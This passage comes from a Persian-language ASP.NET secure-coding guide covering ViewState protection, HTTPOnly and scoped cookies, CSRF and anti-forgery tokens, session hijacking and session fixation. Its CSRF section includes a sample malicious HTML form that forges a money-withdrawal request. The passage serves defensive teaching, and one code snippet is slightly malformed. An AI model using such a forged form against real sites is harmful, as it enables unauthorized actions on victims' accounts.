به دلیل این روش حمله، ASP.NET ویژگی ViewStateUserKey را به عنوان یک روش برای قفل ViewState برای یک کاربر خاص و یا نشست ارایه داده است. اگر این ویژگی مقداردهی شود، ASP.NET از این مقدار به عنوان بخشی از کلید، برای بررسی تمامیت و اعتبارسنجی استفاده می‌کند. به طور کلی، این مقدار به نام کاربری کاربر تصدیق‌شده فعلی و اگر این در دسترس نباشد، به شناسه‌ی نشست برای نشست فعلی، تنظیم می‌شود. این کار به طور موثر ViewState را قفل می‌کند به طوری که نمی‌تواند در یک نشست دیگر و یا توسط کاربر دیگری مورد استفاده قرار گیرد. استفاده از شناسه نشست، یک زمان انقضا ضمنی به ViewState اضافه می‌کند. در نظر داشته باشید که اگر فرم‌های شما برای تکمیل شدن زمان زیادی طول بکشد و اگر نشست هنگام ارسال فرم توسط کاربر منقضی شود، پس از آن خطایی رخ خواهد داد، چرا که ViewState دیگر معتبر نخواهد بود.

از آن‌جا که ویژگی ViewStateUserKey باید قبل از ایجاد و یا بارگذاری ViewState و تجزیه آن، مقداردهی شود، بنابراین باید در اوایل چرخه‌ی عمر صفحه در رویداد Init تنظیم شود. فرض کنید که می‌خواهید ViewStateUserKey را در هر صفحه به کار ببرید. برای این منظور چندین روش وجود دارد، از جمله پاسخ به رویداد PreRequestHandlerExecute در Global.asax، یا استفاده از یک کلاس پایه‌ی سفارشی برای تمام صفحات خود. نمونه‌ای از پاسخ به این رویداد در Global.asax در مثال زیر نشان داده شده است.

```
<% @Application Language="C#" %>
<script runat="server">
    void Application_PreRequestHandlerExecute
         (object sender, EventArgs e)
    {
        HttpContext context = HttpContext.Current;
        // Check we are actually in a webforms page.
        Page page = context.Handler as Page;
        if (page != null)
        {
            // Use the authenticated user if one is available,
            // so as the user key does not expire over
            // application recycles.
            if (context.Request.IsAuthenticated)
            {
```

```
                page.ViewStateUserKey = context.User.Identity.Name;
            }
            else
            {
                page.ViewStateUserKey = context.Session.SessionID;
            }
        }
    }
</script >
```

این روش دارای این مزیت است که نیازی نیست که کلاس پایه را برای همه صفحات به خاطر داشته باشید و نیازی نیست که به خاطر داشته باشید که هیچ‌گاه آن را تغییر ندهید. اگر ترجیح می‌دهید از یک کلاس پایه سفارشی استفاده کنید، می‌توانید از رویداد OnInit که به عنوان مثال در زیر نشان داده شده است استفاده کنید.

```
using System;
using System.Web.UI;
public class ProtectedViewStatePage : Page
{
    protected override void OnInit(EventArgs e)
    {
        if (Request.IsAuthenticated)
        {
            ViewStateUserKey = User.Identity.Name;
        }
        else
        {
            ViewStateUserKey = Session.SessionID;
        }
        base.OnInit(e);
    }
}
```

بعد از آن شما باید ارث‌بری کلاس صفحات خود را به کلاس پایه جدید تغییر دهید. اگراز کدهای پشت صفحه استفاده نمی‌کنید، می‌توانید کلاس پایه را با استفاده از عنصر <pages> در web.config تنظیم کنید، مانند زیر:

```
<system.web>
    <pages pageBaseType="ProtectedViewStatePage"></pages>
</system.web>
```

٤-٢-٦ حذف ViewState از صفحه کارخواه

مکانیسم دیگری برای محافظت از ViewState وجود دارد و آن حذف کلی از صفحه کارخواه است. ASP.NET 2.0 کلاس PageStatePersister را برای به انجام رساندن این کار معرفی کرد. به طور پیش‌فرض، صفحات از HiddenFieldPageStatePersister استفاده می‌کنند که ViewState را در یک فیلد

مخفی در صفحه HTML ذخیره می‌کند. با این حال، ASP.NET هم‌چنین SessionPageStatePersister را ارایه می‌دهد که ViewState را در حالت نشست وارد می‌کند. برای تغییر مکانیزمی که یک صفحه استفاده می‌کند، می‌توانید ویژگی PageStatePersister را در یک صفحه بازنویسی کنید، مانند زیر:

```
protected override PageStatePersister PageStatePersister
{
    get
    {
        return new SessionPageStatePersister(this);
    }
}
```

اگر این تعریف را به صفحه خود اضافه کنید، ممکن است تعجب کنید که چرا فیلدهای مخفی ViewState هنوز در HTML صفحه‌ی شما تولید می‌شوند. در صورت استفاده از ابزار ViewStateDecoder، شما خواهید دید که ViewState دیگر کلیدها و مقادیر را در صفحه خود نگه نمی‌دارد، بلکه یک مرجع است که SessionPageStatePersister برای بازیابی مقادیر از حافظه خود استفاده می‌کند.

شما می‌توانید SessionPageStatePersister را در هر صفحه و یا در داخل یک کلاس پایه مشترک برای همه صفحات، پیکربندی کنید. به طور پیش‌فرض SessionPageStatePersister تعداد ۹ ViewState ذخیره شده برای یک نشست را نگه می‌دارد. اگر به حداکثر تعداد برسد، قدیمی‌ترین ViewState دور ریخته می‌شود. این محدودیت، حداکثر تعداد پنجره‌هایی است که کاربران می‌توانند در برنامه شما باز کنند. می‌توانید تعداد ViewState ذخیره شده را در عنصر پیکربندی <sessionPageState> افزایش دهید. با این حال، واضح است که این کار حافظه موجود بر روی وب کارگزار را تحت تاثیر قرار می‌دهد.

۳-۶ استفاده امن از کوکی‌ها

کوکی‌ها یک راه مفید هستند برای این‌که اطلاعات مختص کاربر را در دسترس نگه داریم. با این حال، به دلیل این‌که کوکی‌ها به کامپیوتر مرورگر فرستاده می‌شوند، در برابر فریبکاری و یا سواستفاده آسیب‌پذیرند. دستورالعمل‌های زیر را دنبال کنید:

- هیچ‌گونه اطلاعات حساسی مانند کلمه‌ی عبور کاربر را حتی به صورت موقت، در کوکی‌ها ذخیره نکنید. به عنوان یک قانون، اطلاعاتی که اگر مورد سواستفاده قرار بگیرند، برنامه‌ی شما به خطر می‌افتد را در کوکی‌ها نگه‌داری نکنید و به جای آن یک مرجع از محل ذخیره اطلاعات در کارگزار درون کوکی ذخیره کنید.

- تاریخ انقضای کوکی‌ها را کوتاه‌ترین زمان عملی که می‌توانید مقداردهی کنید و از کوکی دایمی در صورت امکان اجتناب نمایید.
- اطلاعات را به صورت رمزگذاری شده در کوکی ذخیره کنید.
- ویژگی‌های Secure و Http در کوکی را با true مقداردهی کنید.

۱-۳-۶ حفاظت از کوکی‌ها

در سال ۲۰۰۲، با انتشار سرویس پک ۱ برای اینترنت اکسپلور ٦، مایکروسافت مفهوم کوکی‌های HTTPOnly را معرفی کرد، چرا که بسیاری از حملات XSS کوکی‌های نشست را مورد هدف قرار می‌داد. بدیهی است، با از بین بردن قابلیت خواندن (و نوشتن، بسته به مرورگر) کوکی در جاوا اسکریپت سمت کارخواه، کوکی نمی‌تواند توسط یک حمله‌ی XSS به سرقت برود. در حال حاضر، فقط کوکی‌های HTTPOnly هنوز هم می‌توانند پاسخ به XMLHttpRequest، که برای اسکریپت Ajax در بیشتر مرورگرها استفاده می‌شود، خوانده شوند و فقط فایرفاکس ۳,۰,۰,٦ و بعد در برابر این امر محافظت می‌کند. جدول زیر پشتیبانی مرورگرهای رایج ازکوکی‌های HTTPOnly را نمایش می‌دهد.

جدول ٦-۲: پشتیبانی مرورگرهای رایج ازکوکی‌های HTTPOnly

مرورگر	نسخه	جلوگیری از خواندن	جلوگیری از نوشتن
Internet Explorer	۸	بله	بله
Internet Explorer	۷	بله	بله
Internet Explorer	٦	بله	خیر
Mozilla Firefox	۳	بله	بله
Mozilla Firefox	۲	بله	بله
Opera	۹,۵	بله	خیر
Opera	۹,۲	خیر	خیر
Safari	۳,۰	خیر	خیر
Google Chrome	نسخه بتا	بله	خیر

ASP.NET 2.0 (و بعد)، همیشه مجموعه‌ی صفت HTTPOnly را در شناسه‌ی نشست کوکی‌های احراز هویت فرم قرار می‌دهد. شما می‌توانید تمام کوکی‌های ایجادشده سمت کارگزار را از طریق فایل web.config، مانند زیر پیکربندی کنید:

```
<system.web>
```

```
    <httpCookies httpOnlyCookies="true"/ >        .....
</system.web >
```

در صورتی که این بیش از حد محدودکننده باشد، پرچم HTTPOnly را می‌توانید با برنامه‌نویسی تعیین کنید، مانند زیر:

```
HttpCookie protectedCookie = new HttpCookie("protectedCookie");
protectedCookie.HttpOnly = true;
Response.AppendCookie(protectedCookie);
```

باید به خاطر داشته باشید که همه مرورگرها از این ویژگی پشتیبانی نمی‌کنند و در نتیجه نباید برای حفاظت کوکی‌های حساس تنها روی این ویژگی تکیه کنید.

۶-۳-۲ کنترل محدوده‌ی کوکی

به طور پیش‌فرض، همه‌ی کوکی‌ها در سمت کارخواه ذخیره شده و با هر درخواستی به سایت، به کارگزار فرستاده می‌شوند. به عبارت دیگر، هر صفحه در سایت همه‌ی کوکی‌های آن سایت را می‌گیرد. با این وجود، شما می‌توانید به دو روش برای کوکی‌ها محدوده تعیین کنید:

- محدودکردن دامنه‌ی کوکی‌ها به یک پوشه در کارگزار، که به شما اجازه می‌دهد کوکی‌ها را به یک برنامه روی سایت محدود کنید.
- تنظیم محدوده به یک دامنه، که به شما اجازه می‌دهد تعیین کنید که کدام یک از زیردامنه‌ها در یک دامنه به کوکی دسترسی دارند.

۶-۳-۲-۱ محدودکردن کوکی‌ها به یک پوشه یا برنامه

برای محدود کردن کوکی‌ها به یک پوشه در کارگزار، صفت Path کوکی را مانند مثال زیر مقداردهی کنید:

```
HttpCookie appCookie = new HttpCookie("AppCookie");
appCookie.Value = "written " + DateTime.Now.ToString();
appCookie.Expires = DateTime.Now.AddDays(1);
appCookie.Path = "/Application1";
Response.Cookies.Add(appCookie);
```

Path می‌تواند یک مسیر فیزیکی تحت ریشه سایت یا ریشه مجازی باشد. مثال بالا منجر به این می‌شود که کوکی تنها در صفحات موجود در پوشه Application1 یا ریشه‌ی مجازی در دسترس باشد. برای مثال، اگر آدرس سایت شما www.contoso.com باشد، کوکی ایجاد شده در مثال بالا، برای صفحات با آدرس http://www.contoso.com/Application1/ و هر صفحه‌ای که در این پوشه قرار دارد، در دسترس خواهد

بود اما برای صفحات برنامه دیگر مانند http://www.contoso.com/Application2/ یا حتی http://www.contoso.com/ در دسترسی نخواهد بود.

نکته: در برخی مرورگرها، مسیر نسبت به بزرگی و کوچکی حروف حساس است. شما نمی‌توانید چگونگی تایپ کردن آدرس‌های اینترنتی کاربران را در مرورگر خود کنترل کنید، اما اگر برنامه‌ی شما به کوکی‌های گره خورده به یک مسیر خاص بستگی دارد، مطمین شوید که آدرس‌های تمامی لینک‌هایی که ایجاد کرده‌اید، با مقدار ویژگی Path (از نظر بزرگی و کوچکی حروف) مطابقت دارد.

۲-۲-۳-۶ محدود کردن دامنه‌ی کوکی

به طور پیش‌فرض، کوکی‌ها با یک دامنه‌ی خاص در ارتباط هستند. برای مثال، اگر سایت شما www.contoso.com باشد، زمانی که کاربران درخواست هر صفحه از سایت را داشته باشند، همه کوکی‌هایی که شما نوشته‌اید به کارگزار ارسال می‌شود (شامل کوکی‌ها با یک مقدار مسیر خاص نمی‌شود). اگر سایت شما دارای چند زیردامنه باشد مانند sales.contoso.com و support.contoso.com، می‌توانید کوکی‌ها را به یک زیردامنه خاص مرتبط کنید. برای انجام این کار، مانند مثال زیر، صفت Domain کوکی را مقداردهی کنید:

```
Response.Cookies["domain"].Value = DateTime.Now.ToString();
Response.Cookies["domain"].Expires = DateTime.Now.AddDays(1);
Response.Cookies["domain"].Domain = "support.contoso.com";
```

زمانی که دامنه به این روش مقداردهی شود، کوکی‌ها فقط برای صفحات زیردامنه مشخص شده در دسترس خواهند بود. هم‌چنین می‌توانید با استفاده از صفت Domain، یک کوکی ایجاد کنید که می‌تواند بین چندین زیردامنه به اشتراک گذاشته شود. مانند مثال زیر:

```
Response.Cookies["domain"].Value = DateTime.Now.ToString();
Response.Cookies["domain"].Expires = DateTime.Now.AddDays(1);
Response.Cookies["domain"].Domain = "contoso.com";
```

در نتیجه مثال بالا، کوکی می‌تواند علاوه بر sales.contoso.com و support.contoso.com، در دامنه‌ی اصلی نیز در دسترس باشد.

٤-٦ جعل درخواست بین‌سایتی (CSRF)

جعل درخواست بین‌سایتی (CSRF) یک نوع حمله است که در آن یک سایت مخرب به یک سایت آسیب‌پذیر که کاربر درحال ورود به آن است، درخواست می‌فرستد. در اینجا نمونه‌ای از حمله‌ی CSRF را مشاهده می‌کنید:

۱. یک کاربر از طریق پرکردن فرم احراز هویت به سایت www.example.com وارد می‌شود.
۲. کارگزار، کاربر را اعتبارسنجی می‌کند. پاسخ کارگزار شامل یک کوکی احراز هویت است.
۳. بدون خارج شدن از سایت، کاربر از یک سایت مخرب بازدید می‌کند. سایت مخرب حاوی یک فرم HTML مانند زیر است:

```
<h1>You Are a Winner!</h1>
  <form action="http://example.com/api/account" method="post">
    <input type="hidden" name="Transaction" value="withdraw" />
    <input type="hidden" name="Amount" value="1000000" />
  <input type="submit" value="Click Me"/>
</form>
```

توجه کنید که action فرم، اطلاعات را به سایت آسیب‌پذیر ارسال می‌کند، نه به سایت مخرب.

٤. کاربر روی دکمه کلیک می‌کند. مرورگر اکنون حاوی کوکی تصدیق و درخواست کاربر است.
٥. درخواست به همراه محتوای کوکی تصدیق در کارگزار اجرا شده و می‌تواند هر عملی که یک کاربر تصدیق شده قادر به انجام آن است را اجرا کند.

اگرچه مثال قبل نیازمند این است که کاربر بر روی دکمه کلیک کند، صفحه‌ی مخرب می‌تواند به راحتی یک اسکریپت اجرا کند که یک درخواست Ajax را ارسال می‌کند. علاوه براین، استفاده از SSL نمی‌تواند از یک حمله CSRF جلوگیری کند زیرا سایت مخرب می‌تواند یک درخواست "https://" ارسال کند.

معمولا حملات CSRF در سایت‌هایی که از کوکی‌ها برای احراز هویت استفاده می‌کنند امکان‌پذیر است، چرا که مرورگرها تمامی کوکی‌های مرتبط را به سایت مقصد ارسال می‌کنند. با این حال، حملات CSRF تنها به استفاده از کوکی‌ها محدود نمی‌شوند. به عنوان مثال احراز هویت پایه و Digest نیز آسیب‌پذیر است. بعد از ورود کاربر از طریق احرازهویت پایه یا Digest، مرورگر به صورت خودکار تا زمانی که نشست به پایان برسد، گواهی‌نامه‌ها را ارسال می‌کند.

۱-٤-٦ توکن‌های ضد جعل

برای کمک به جلوگیری از حملات CSRF، Asp.Net MVC از توکن‌های ضد جعل استفاده می‌کند که «توکن‌های تایید درخواست» نیز نامیده می‌شوند.

۱. کارخواه یک صفحه‌ی HTML حاوی یک فرم را درخواست می‌کند.
۲. کارگزار در پاسخ خود دو توکن دارد. یکی از توکن‌ها به عنوان کوکی ارسال می‌شود و دیگری در یک فیلد پنهان قرار می‌گیرد. این توکن‌ها به صورت تصادفی تولید می‌شوند بنابراین مهاجم نمی‌تواند مقادیر آن‌ها را حدس بزند.
۳. زمانی که کارخواه فرم را ارسال می‌کند، باید هر دو توکن به کارگزار بازگشت داده شود. کارخواه توکن کوکی را به صورت یک کوکی فرستاده و فیلد پنهان را داخل اطلاعات فرم قرار داده و ارسال می‌کند (مرورگر این عمل را به صورت خودکار انجام می‌دهد).
٤. اگر درخواست حاوی هر دو توکن نباشد، کارگزار اجازه درخواست را نمی‌دهد.

در ادامه مثالی از یک فرم HTML با توکن پنهان آورده شده است:

```
<form action="/Home/Test" method="post">
    <input name="__RequestVerificationToken" type="hidden"
           value="6fGBtLZmVBZ59oUad1Fr33BuPxANKY9q3Srr5y[...]" />
    <input type="submit" value="Submit" />
</form>
```

توکن‌های ضد جعل به خوبی کار می‌کنند زیرا سایت مخرب نمی‌تواند توکن‌های کاربر را با توجه به سیاست‌های مبدأ یکسان بخواند. سیاست‌های مبدأ یکسان، از دسترسی سندهای قرارگرفته شده در دو سایت متفاوت به محتوای یکدیگر جلوگیری می‌کند. بنابراین در مثال قبل، سایت مخرب می‌تواند درخواست را به example.com ارسال کند اما نمی‌تواند پاسخ آن را بخواند.

برای جلوگیری از حملات CSRF از توکن‌های ضد جعل با هر پروتکل احراز هویت استفاده کنید. شامل پروتکل‌های احراز هویت مبتنی بر کوکی، مانند احراز هویت فرم و هم‌چنین پروتکل‌هایی مانند احراز هویت پایه و Digest.

شما باید از توکن‌های ضد جعل برای هر روش غیرامنی مانند روش‌های POST، PUT، DELETE استفاده کنید. هم‌چنین اطمینان حاصل کنید که روش‌های امن مانند GET و HEAD هیچ‌گونه عوارض جانبی ندارند. علاوه بر این، اگر پشتیبانی بین‌دامنه ای مانند CORS یا JSONP را فعال کنید، حتی روش‌های امن مانند GET نیز آسیب‌پذیر شده و به مهاجم اجازه خواندن اطلاعات حساس را می‌دهند.

۶-۴-۲ توکن‌های ضد جعل در Asp.Net MVC

برای افزودن توکن‌های ضد جعل به صفحه Razor، از تابع HtmlHelper.AntiForgeryToken استفاده کنید:

```
@using (Html.BeginForm("Manage", "Account")) {
    @Html.AntiForgeryToken()
}
```

این روش توکن کوکی و توکن پنهان را اضافه خواهد کرد.

۶-۴-۳ جلوگیری از CSRF در Asp.Net

Asp.Net گزینه‌ای برای نگه‌داری ViewState شما دارد. ViewState وضعیت یک صفحه زمانی که به کارگزار ارسال می‌شود را مشخص می‌کند. این وضعیت از طریق فیلد پنهان قرارگرفته شده در هر صفحه با کنترل <form runat="server"> تعریف می‌شود. ViewState می‌تواند به عنوان یک دفاع دربرابر CSRF استفاده شود چرا که برای مهاجم ایجاد یک ViewState معتبر کار دشواری است. اگر مقادیر پارامترها قابل مشاهده یا حدس زدن توسط مهاجم باشند، ایجاد یک ViewState معتبر غیرممکن نیست. با این حال، اگر شناسه نشست فعلی به ViewState اضافه شود، باعث می‌شود هر ViewState منحصربه‌فرد شده و در نتیجه در برابر حملات CSRF ایمن می‌شود. برای استفاده از صفت ViewStateUserKey در ViewState به منظور محافظت در برابر جعل ارسال/بازگرداندن، موارد زیر را در تابع مجازی OnInit از کلاس مشتق شده از صفحه اضافه کنید (این صفت باید در رویداد Page.Init تنظیم شود):

```
protected override OnInit(EventArgs e) {
     base.OnInit(e);
     if (User.Identity.IsAuthenticated)
        ViewStateUserKey = Session.SessionID; }
```

این مورد باید در Page_Init پیاده‌سازی شود زیرا کلید در Asp.net قبل از بارگذاری ViewState تولید شده است. این گزینه از Asp.Net 1.1 در دسترس می‌باشد.

با این وجود محدودیت‌هایی در این مکانیسم وجود دارد. مثلا ViewState مک فقط در ارسال/بازگرداندن بررسی می‌شود، بنابراین هر درخواست برنامه دیگر که از ارسال/بازگرداندن استفاده نمی‌کند به آسانی اجازه حمله CSRF را فراهم می‌کند.


۶-۵ سرقت نشست در ASP.NET

ربودن نشست یک اصطلاح جمعی مورد استفاده برای توصیف روش‌هایی است که اجازه می‌دهد یک کارخواه به جعل هویت دیگری بپردازد، در نتیجه کارخواه مهاجم همان دسترسی‌های کارخواه هدف را دارد.

قانون کلی این چنین است: هرچیزی که در سراسر شبکه روی پروتکل HTTP می‌رود، امن نیست (به جز آن که رمزگذاری شده و در راه خاصی استفاده شود).

اولین روش واضح برای محافظت از سایت خود دربرابر حملات سرقت نشست این است که در همه زمان‌ها SSL را اجباری کنیم. این کار امنیت را در تمامی زمان‌ها فراهم می‌آورد اما متاسفانه یک هزینه دارد. مهم‌ترین مشکل این روش این است که به برخی سطوح سربار با توجه به SSL رمزنگاری، نیاز خواهد داشت و این به شدت وابسته به سخت‌افزار کارگزار، نرم‌افزار کارگزار، تعداد کاربران سایت، طول نشست و غیره است.

به دلیل نگرانی بالا، اکثر وب‌سایت‌های امروزه از SSL تنها برای صفحه ورود استفاده می‌کنند. با انجام این کار آن‌ها مطمئن می‌شوند که اعتبارنامه ورود کاربر به صورت امن به کارگزار منتقل می‌شود، بنابراین هیچ راهی نیست که کاربر مخرب بتواند این اطلاعات را به دست آورد. معمولاً بعد از این‌که کارگزار احراز هویت کاربر را انجام داد، موضوع مهم کوکی احراز هویت است، چراکه این کوکی برای شناختن کاربر در تمام درخواست‌های بعدی مورد استفاده قرار می‌گیرد. بدترین حالت این است که کوکی احراز هویت به صورت غیرایمن به عنوان مثال تحت http منتقل شود و در نتیجه به شدت آسیب‌پذیر می‌شوند.



شکل ٦-٢: سرقت نشست

شکل ٦-٢ مراحل انجام یک حمله‌ی سرقت نشست را نشان می‌دهد. این مراحل به شرح زیر هستند:

۱. انتقال اعتبار (با فرض اتصال http ایمن).
۲. تایید اعتبار. کارگزار وب یک کوکی احراز هویت صادر می‌کند (با فرض اتصال https ایمن).
۳. درخواست داده تحت http. کوکی احراز هویت نیز منتقل می‌شود.
٤. پاسخ داده تحت http.
٥. هکر تمام داده‌ها که تحت http یعنی در نقاط ۳ و ٤ منتقل می‌شود، می‌گیرد. این شامل کوکی احراز هویت می‌شود که کارگزار وب صادر کرده است.
٦. هکر با استفاده از کوکی احراز هویت گرفته شده یک درخواست ارسال می‌کند.
۷. کارگزار وب کوکی احراز هویت را اعتبارسنجی می‌کند. در اینجا کارگزار وب تفاوتی بین هکر و قربانی تشخیص نمی‌دهد.

٦-٦ تثبیت نشست[1] در Asp.Net

تثبیت نشست یک حمله خاص درمقابل نشست است که به مهاجم اجازه می‌دهد تا نشست قربانی را به دست آورد. حمله با مراجعه مهاجم به وب‌سایت هدف و ایجاد یک نشست معتبر شروع می‌شود. یک نشست به طور معمول ازطریق یکی از دو راه زیر ایجاد می‌گردد: زمانی که برنامه یک کوکی حاوی شناسه نشست ارایه می‌کند و یا به یک کاربریک URL شامل شناسه نشست ارایه می‌شود.

مهاجم، پس از تثبیت در نشست، قربانی را به استفاده از این شناسه نشست ترغیب می‌کند. در این نقطه مهاجم و قربانی از یک شناسه نشست مشترک استفاده می‌کنند. از این پس هر زمان که اطلاعاتی در این نشست تثبیت شده ذخیره شود، هم برای تصمیم‌گیری قربانی هم برای نمایش اطلاعاتی که تنها باید قربانی مشاهده کند، استفاده شود ، این اطلاعات می‌تواند توسط مهاجم نیز دیده و استفاده شود.

به این معنی است که قربانی باید قبل از این‌که مهاجم بتواند از نشست استفاده کند، نشست را تحت تاثیر قرار دهد. به عنوان مثال، فرض کنید یک پرچم در نشست ذخیره شده که برای مشخص کردن کاربر تصدیق شده به کار می‌رود و هم‌چنین کلید پایگاه‌داده مورد استفاده برای استخراج اطلاعات کاربر نیز در نشست ذخیره شده است. بعد از آن مهاجم منتظر می‌ماند تا قربانی احراز هویت شده و بخش‌هایی از سایت که به

[1] Session Fixation

طور معمولی قابل مشاهده نیست را بازدید کند. تا زمانی که مهاجم و قربانی سطح مجوز یکسانی دارند، مثلا تصمیم برای اجازه دسترسی و مشاهده اطلاعات کاربر که توسط اطلاعات ذخیره شده در نشست کنترل می‌شده؛ هر آنچه که قربانی می‌بیند، مهاجم نیز مشاهده می‌کند.

۷-۶ چک‌لیست امنیت مدیریت حالت در Asp.Net

- هرگز با استفاده از یک درخواست GET حالت را تغییر ندهید.
- از ارجاع مستقیم به اشیا خودداری کنید. همیشه از مراجع شی غیرمستقیم مانند GUID برای اشاره به منابع روی وب کارگزار استفاده کنید. مراجع شی مستقیم می‌توانند به سادگی تغییر یافته تا به مهاجم اجازه دهند به اشیایی دسترسی داشته باشد که در حالت معمول نباید قادر به مشاهده آن‌ها باشد. بررسی کنید که کاربر فعلی مجاز به دیدن شی درخواست شده می‌باشد یا خیر.
- از فیلدهای مخفی فرم برای نگه‌داری اطلاعات حساس استفاده نکنید، مگر این‌که به درستی محافظت‌شده باشند. به یاد داشته باشید که فیلدهای یک فرم و رشته‌ی پرس‌وجو می‌توانند توسط مهاجم دست‌کاری شوند.
- یک توکن CSRF به فرم‌های خود اضافه کنید. با این کار شما می‌توانید بررسی کنید که آیا درخواست دریافت‌شده از طرف سایت شماست یا خیر.
- جلوگیری از حملات بازسازی: اگر شما از viewstate استفاده می‌کنید، یک ViewStateUserKey برای جلوگیری از حملات بازسازی پیاده‌سازی کنید.
- محافظت از اطلاعات حساس: هرگز اطلاعات مهم و حساس را در ViewState ذخیره نکنید.
- رمزگذاری ViewState: اگر لازم است از ViewState برای ذخیره اطلاعات حساس استفاده کنید، آن را رمزگذاری کنید.

مرکز مدیریت امداد و هماهنگی عملیات رخدادهای رایانه ای

۷ رمزنگاری در دات‌نت

۷-۱ مقدمه‌ای بر رمزنگاری

رمزگذاری فرایند تبدیل داده‌ها در متن ساده و ناخوانا کردن آن برای همه، به جز کسانی است که قصد خواندن داده‌ها با هدف محرمانه را دارند. امضا، یا به طور خاص امضای دیجیتال، فرایندی است که در آن یک امضای دیجیتال، برای نشان دادن صحت و درستی داده ایجاد شده است. یک امضای معتبر به گیرنده اطمینان می‌دهد که اطلاعات از طرف فرستنده معتبر آمده و در طول مسیر به هیچ‌وجه دست‌کاری نشده است.

برای مثال در نظر می‌گیریم که می‌خواهیم یک پیام محرمانه منحصراً به علی ارسال کنیم. ابتدا پیام را رمزگذاری می‌کنیم، به طوری که تنها او می‌تواند اطلاعات را رمزگشایی کند و بخواند. حالا می‌خواهم یک پیام به رضا ارسال کنیم. ابتدا پیام را امضا می‌کنیم چون رضا در مورد اصالت اطلاعات نگران است. به این خاطر او می‌خواهد مطمئن شود پیام از طرف ما آمده است نه یک آدم فریبکار و این‌که اصل پیام در طول مسیر دست‌کاری نشده است.

رمزگذاری و امضا متقابلا منحصر به فرد نیستند. یک پیام هم‌می‌تواند رمزگذاری شود و هم امضای دیجیتال داشته باشد. برای مثال می‌گوییم من می‌خواهم یک پیام محرمانه به کامران ارسال کنم بنابراین فقط او می‌تواند پیام را بخواند. هم‌چنین می‌خواهم اطمینان پیدا کنم کامران پیام را از طرف من دریافت می‌کند نه از طرف یک شخص فریبکار. در این حالت من پیام را علاوه بر رمزگذاری، امضا هم می‌کنم.

اگر پیامی در یک سمت یک ارتباط رمزگذاری شده است در انتهای دیگر، رمزگشایی می‌شود. اگر پیامی در یک سمت یک کانال ارتباطی امضا شده است در انتهای دیگر، امضا اعتبارسنجی می‌شود.

رمزنگاری تنها در مورد رمزگذاری اطلاعات نیست، بلکه شامل چهار عملکرد زیر می‌شود:

- **احراز هویت:** تابع اول‌ترین نمونه از احراز هویت رمزنگاری گواهی X509 استفاده شده در حین مکالمه‌ی لایه‌ی امن sockets(ssl) با کارگزار وب می‌باشد. این گواهی‌نامه اطلاعاتی در مورد کارگزار به شیوه‌ای امن فراهم کرده و اجازه می‌دهد تا کاربران تصمیم بگیرند که آیا وب‌سایت قانونی است یا خیر. گواهی‌نامه‌ها هم‌چنین می‌توانند برای تصدیق هویت یک کاربر از راه دور(یا یک سیستم از راه دور) روی یک کارگزار مورد استفاده قرار بگیرند. به عنوان مثال، کارت عبور

مرکز مدیریت امداد و هماهنگی عملیات رخدادهای رایانه ای

کارکنان مایکروسافت برای اجازه دسترسی آن‌ها به ساختمان خود استفاده شده و شامل یک تراشه که حاوی یک گواهی‌نامه X509 است می‌شود. این کارت هوشمند برای تأیید هویت یک کارمند هنگامی که او از راه دور و از خانه دسترسی به سیستم‌های داخلی دارد استفاده می‌گردد.

- **انکارناپذیری:** انکارناپذیری یک روش اثبات این است که یک کاربر درخواستی را صادر کرده است و به یک کاربر اجازه نمی‌دهد که منکر اقداماتش شود. به عنوان مثال، یک پیام ممکن است از یک سیستم به سیستم دیگری که درخواست انتقال پول دارد ارسال شود اما بعداً سیستم مبدأ ممکن است ادعا کند که هرگز درخواستی نفرستاده است. انکارناپذیری از طریق رمزنگاری (به طور معمول، از طریق استفاده از امضاهای دیجیتالی که درخواست را امضا کرده‌اند) اجازه‌ی اثبات این را می‌دهد که درخواست از سیستم مبدأ فرستاده شده است.
- **محرمانه بودن:** محرمانه بودن هدف اصلی رمزنگاری بود. از حروف رمزی سزار (که در آن ژولیوس سزار برای امن نگه داشتن پیام‌ها با ژنرال‌های خود استفاده کرد) گرفته تا ماشین‌های Enigma (که در جنگ جهانی دوم برای حفظ ارتباطات نظامی در آلمان از طریق یکسری رمزهای جایگزین استفاده شده است) و امروزه الگوریتم‌های متعدد و پیچیده‌ی استفاده شده در ssl و امنیت لایه انتقال (TLS). رمزگذاری اطمینان می‌دهد که تنها کاربران با دسترسی مناسب می‌توانند رمزگشایی کرده و داده‌های رمزگذاری شده را بخوانند.
- **جامعیت:** رمزنگاری (از طریق الگوریتم‌های درهم‌سازی) می‌تواند اطمینان ایجاد کند که داده‌ها در زمان انتقال و یا ذخیره‌سازی تغییر نکرده‌اند.

